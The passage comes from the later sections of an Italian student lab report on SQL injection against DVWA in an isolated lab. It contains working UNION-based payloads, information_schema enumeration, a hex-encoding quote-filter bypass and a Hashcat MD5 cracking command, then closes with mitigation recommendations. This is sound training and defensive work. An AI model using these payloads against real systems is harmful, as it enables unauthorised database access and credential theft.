

Figura 8 — Hashcat v7.1.2 su CPU Intel i7-8750H @ 2.20GHz. Start: `Sun Apr 19 09:00:58 2026`*, Stop:* `09:01:00 2026` *(~2 secondi). Output --show:* ***0d107d09f5bbe40cade3de5c71e9e9b7:letmein****.*

```
# Verifica deterministica
$ echo -n "letmein" | md5sum
0d107d09f5bbe40cade3de5c71e9e9b7 -
```



Figura 9 — Validazione finale: login in DVWA con credenziali `pablo / letmein` *riuscito. Messaggio "You have logged in as 'pablo'" visibile. Task M1 completata al 100%.*

8. MITRE ATT&CK Mapping

Mappatura delle tecniche emulate sul framework MITRE ATT&CK; v14.

Tactic	Technique ID	Technique Name	Sub-technique	Note
Reconnaissance	T1595.002	Active Scanning	Vulnerability Scanning	Probing manuale parametro id
Initial Access	T1190	Exploit Public-Facing Application	—	SQLi UNION-based su DVWA
Execution	T1059	Command and Scripting Interpreter	—	Esecuzione SQL arbitrario via injection
Discovery	T1082	System Information Discovery	—	database(), @@version, information_schema
Credential Access	T1212	Exploitation for Credential Access	—	Exfiltration tabella dvwa.users
Credential Access	T1110.002	Brute Force	Password Cracking	Hashcat offline su MD5 estratti
Defense Evasion	T1027	Obfuscated Files or Information	—	Hex encoding '0x5061626c6f' per bypass filtro apici

9. IOC & Artefatti Raccolti

Nota: essendo un esercizio su ambiente di lab isolato, gli IOC elencati hanno valore didattico di tracciamento attività, non di threat intelligence operativa.

Tipo	Valore	Contesto	Confidence
Hash MD5	5f4dcc3b5aa765d61d8327deb882cf99	admin / smithy → password	High
Hash MD5	e99a18c428cb38d5f260853678922e03	gordonb → abc123	High
Hash MD5	8d3533d75ae2c3966d7e0d4fcc69216b	1337 → charley	High
Hash MD5	0d107d09f5bbe40cade3de5c71e9e9b7	pablo → **letmein** (target)	High
IP	192.168.13.100	Attacker — Kali Linux	High
IP	192.168.13.150	Target — Metasploitable2	High
URL	/dvwa/vulnerabilities/sqli/	Endpoint vulnerabile	High
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0	Browser attacker	High
Session cookie	PHPSESSID=43ed25e4cc587b28f99b9fc86c0a81ca	Sessione DVWA attiva durante test	High
Payload signature	UNION SELECT user, password FROM users	Pattern SQLi UNION-based	—
Payload signature	0x5061626c6f	Hex encoding 'Pablo' (bypass filtri)	—
Credenziale app	pablo / letmein	Credenziale recuperata (Main obj)	High

10. Timeline Operativa

Timestamp (local)	Attore	Azione	Esito / Evidenza
19/04/2026 14:45	Team	Verifica connettività Kali ↔ Metasploitable	Ping OK, HTTP 200 su /dvwa/
19/04/2026 14:48	Team	Login DVWA (admin/password), set security=low	Dashboard accessibile
19/04/2026 14:50	Team	Probing con apostrofo singolo ('), errore SQL	MySQL syntax error (Figura 2)
19/04/2026 14:51	Team	Exploitation M1: `' UNION SELECT user,password FROM users #`	Dump 5 utenti, hash Pablo ottenuto (Figura 3)
19/04/2026 14:53	Team	Switch security=medium via Burp cookie	Cookie security=medium (Figura 4)
19/04/2026 14:55	Team	Exploitation B1: `1 UNION SELECT user,password FROM users`	Bypass mysqli_real_escape_string (Figura 5)
19/04/2026 14:56	Team	Enum B2.1: `1 UNION SELECT null,database()`	DB = dvwa (Figura 6a)
19/04/2026 14:57	Team	Enum B2.2: `1 UNION SELECT null,@@version`	MySQL 5.0.51a-3ubuntu5 (Figura 6b)
19/04/2026 14:58	Team	Enum B2.3: tabelle via information_schema	tables: guestbook, users (Figura 6c)
19/04/2026 14:59	Team	Extra: hex encoding 0x5061626c6f per Pablo	Filtro mirato funzionante (Figura 7)
19/04/2026 09:00:58 UTC	Team	Hashcat start: `-m 0 -a 0 hash rockyou.txt`	MD5 dictionary attack (Figura 8)
19/04/2026 09:01:00 UTC	Team	Hashcat stop — password found	**letmein** crackato in ~2s
19/04/2026 15:02	Team	Validation: login DVWA come pablo/letmein	Login OK (Figura 9) — M1 ✔

11. Risultati & Evidence

11.1 Main Task M1 — Esito

Stato: ✔ **Completato al 100%**
Deliverable: hash Pablo `0d107d09f5bbe40cade3de5c71e9e9b7` estratto + password in chiaro **letmein** ricostruita via Hashcat + login validato.
Evidenze: Figure 1, 2, 3, 8, 9.

11.2 Bonus B1 (Medium) — Esito

Stato: ✔ **Completato**
Deliverable: payload numerico funzionante nonostante `mysqli_real_escape_string`.
Evidenze: Figure 4, 5.

11.3 Bonus B2 (Altri info DB) — Esito

Stato: ✔ **Completato**
Deliverable: enumerazione DB/versione/tabelle. Finding aggiuntivo: MySQL 5.0.51a End-Of-Life dal 2010, contenente CVE pubblici noti.
Evidenze: Figure 6a, 6b, 6c.

11.4 Bonus B3 (Guida Illustrata) — Esito

Stato: ✔ **Completato**
Deliverable: guida HTML autocontenuta *Guida_Illustrata_SQLi_DVWA_v2.html* in 12 capitoli con metafore didattiche (biblioteca, tritacarne, buttafuori), mockup Burp inline, tabelle di conversione hex, box colorati di suggerimenti/warning.

11.5 Extra — Bypass Hex Encoding

Stato: ✔ **Completato**
Deliverable: dimostrazione tecnica di bypass filtro apici via hex encoding. Pattern riutilizzabile su scenari reali con WAF character-filter-based.
Evidenze: Figura 7.

11.6 Metriche

Metrica	Valore
Tempo totale task (inclusi bonus)	~135 minuti
Tempo cracking MD5	~2 secondi (Hashcat CPU)
Utenti enumerati	5 (admin, gordonb, 1337, pablo, smithy)
Password crackate	5/5 (tutte presenti in rockyou.txt)
Livelli DVWA bypassati	2 (Low, Medium)
Payload sviluppati	6 principali + enumeration chain
Evidenze raccolte	11 screenshot + output terminale

12. Lessons Learned & Mitigazioni

12.1 Cosa ha funzionato

• **Workflow disciplinato**: seguire le 4 fasi (analisi → piano → esecuzione → report) ha evitato fix di codice caotici e ha prodotto un audit trail pulito.

• **Burp Repeater invece dell'UI browser**: ha permesso iterazioni rapide sui payload senza ricaricamenti di pagina né perdita di cookie di sessione.

• **Pattern null come placeholder**: ha reso le enumerazioni molto più leggibili (campo First name vuoto, Surname pieno col dato utile) rispetto a `1,2`.

• **Verifica hex con xxd**: ha azzerato gli errori di trascrizione nel payload `0x5061626c6f`.

12.2 Criticità & Miglioramenti

• **URL-encoding del** #: attenzione a `%23` — se incollato nudo in barra URL viene interpretato come fragment HTML e non inviato al server. In Burp Repeater scritto a mano funziona comunque; buona pratica encodare sempre.

• **Sanitizzazione screenshot IOC**: in report pubblici o non-interni, defanging consigliato di IP e URL (es. `192.168.13[.]150`). In questo report, visto lo scope interno/didattico, IOC sono esposti in chiaro.

• **Wordlist scelta**: rockyou.txt ha risolto tutti gli hash DVWA; per password più forti servirebbero wordlist combinate + rules (best64, OneRuleToRuleThemAll).

12.3 Matrice Raccomandazioni di Mitigazione

Priorità	Raccomandazione	Owner	Deadline	Costo
CRITICA	Migrazione di tutte le query a **prepared statements** con bind parametrico (`PDO::prepare + bindParam`). Eliminare concatenazione stringhe.	Dev Team Lead	Immediato	Medio
CRITICA	Sostituzione di **MD5 unsalted** con **bcrypt** (cost ≥ 12) o **argon2id** per lo storage delle password applicative. Re-hash al prossimo login.	Dev Team + DBA	Entro Sprint	Medio
ALTA	Applicazione del **principio di least privilege** sull'utente DB applicativo: SELECT/UPDATE solo su tabelle necessarie, **REVOKE SELECT su information_schema**.	DBA	Entro 2 settimane	Basso
ALTA	Deploy di un **WAF** (ModSecurity + CRS v4 o Cloud WAF) con regole SQLi attive e protezione contro encoding evasion (hex, unicode, double-URL).	Infra Team	Entro 1 mese	Medio
ALTA	**Input validation tipizzata**: conversione esplicita a intero (`(int)$_GET['id']`) prima di qualunque uso. Non affidarsi a escaping come unica difesa.	Dev Team	Immediato	Basso
MEDIA	Aggiornamento **MySQL** a versione supportata (8.0 LTS o 8.4). La 5.0.51a non riceve patch dal 2010.	Infra + DBA	Entro 1 mese	Alto
MEDIA	Implementazione di **logging centralizzato** per query SQL sospette (signature UNION, information_schema, LOAD_FILE) con alerting SIEM.	SOC / SecOps	Entro 6 settimane	Medio
BASSA	**Awareness training** sviluppatori su OWASP Top 10 A03 — Injection, con focus su prepared statements e pitfall di escaping.	HR + Security	Entro trimestre	Basso

13. Riferimenti & Appendici

13.1 Riferimenti Tecnici

- OWASP Testing Guide v4.2 — WSTG-INPV-05 (Testing for SQL Injection): https://owasp.org/www-project-web-security-testing-guide/
- OWASP Top 10 2021 — A03:2021 Injection: https://owasp.org/Top10/A03_2021-Injection/
- MITRE ATT&CK Framework v14: https://attack.mitre.org/
- NIST SP 800-115 — Technical Guide to Information Security Testing: https://csrc.nist.gov/publications/detail/sp/800-115/final
- Hashcat Wiki — Mode reference: https://hashcat.net/wiki/doku.php?id=example_hashes
- PortSwigger Web Security Academy — SQL Injection: https://portswigger.net/web-security/sql-injection
- Documentazione MySQL 5.0 (reference storico): https://dev.mysql.com/doc/refman/5.0/en/
- CWE-89 — Improper Neutralization of Special Elements: https://cwe.mitre.org/data/definitions/89.html
- CWE-256 — Plaintext Storage of a Password: https://cwe.mitre.org/data/definitions/256.html
- CWE-916 — Use of Password Hash With Insufficient Computational Effort: https://cwe.mitre.org/data/definitions/916.html

13.2 Glossario

Termine	Definizione
SQLi	SQL Injection — iniezione di codice SQL arbitrario via input non sanitizzato
UNION-based	Tecnica SQLi che sfrutta l'operatore UNION per esfiltrare dati da tabelle arbitrarie
DVWA	Damn Vulnerable Web Application — target didattico open source
IOC	Indicator of Compromise
TTP	Tactics, Techniques, and Procedures
MD5	Message-Digest Algorithm 5, hash a 128 bit considerato crittograficamente insicuro
WAF	Web Application Firewall
PoC	Proof of Concept
LFI	Local File Inclusion
C2	Command and Control
EOL	End of Life — fine supporto ufficiale

13.3 Appendici

Appendice A — Set completo di screenshot (Figure 1–9) incluso inline nelle sezioni 7.1–7.5.
Appendice B — Guida illustrata per utenti medi: file *Guida_Illustrata_SQLi_DVWA_v2.html* consegnato separatamente.
Appendice C — Payload library: elenco dei 6 payload principali (M1, B1, B2.1–B2.3, Extra) disponibili in sezione 7.
Appendice D — Log sessione Hashcat (Figura 8) con timestamp start/stop.

— Fine del documento —
Team Digital Avengers | Build Week Cybersecurity | Task #01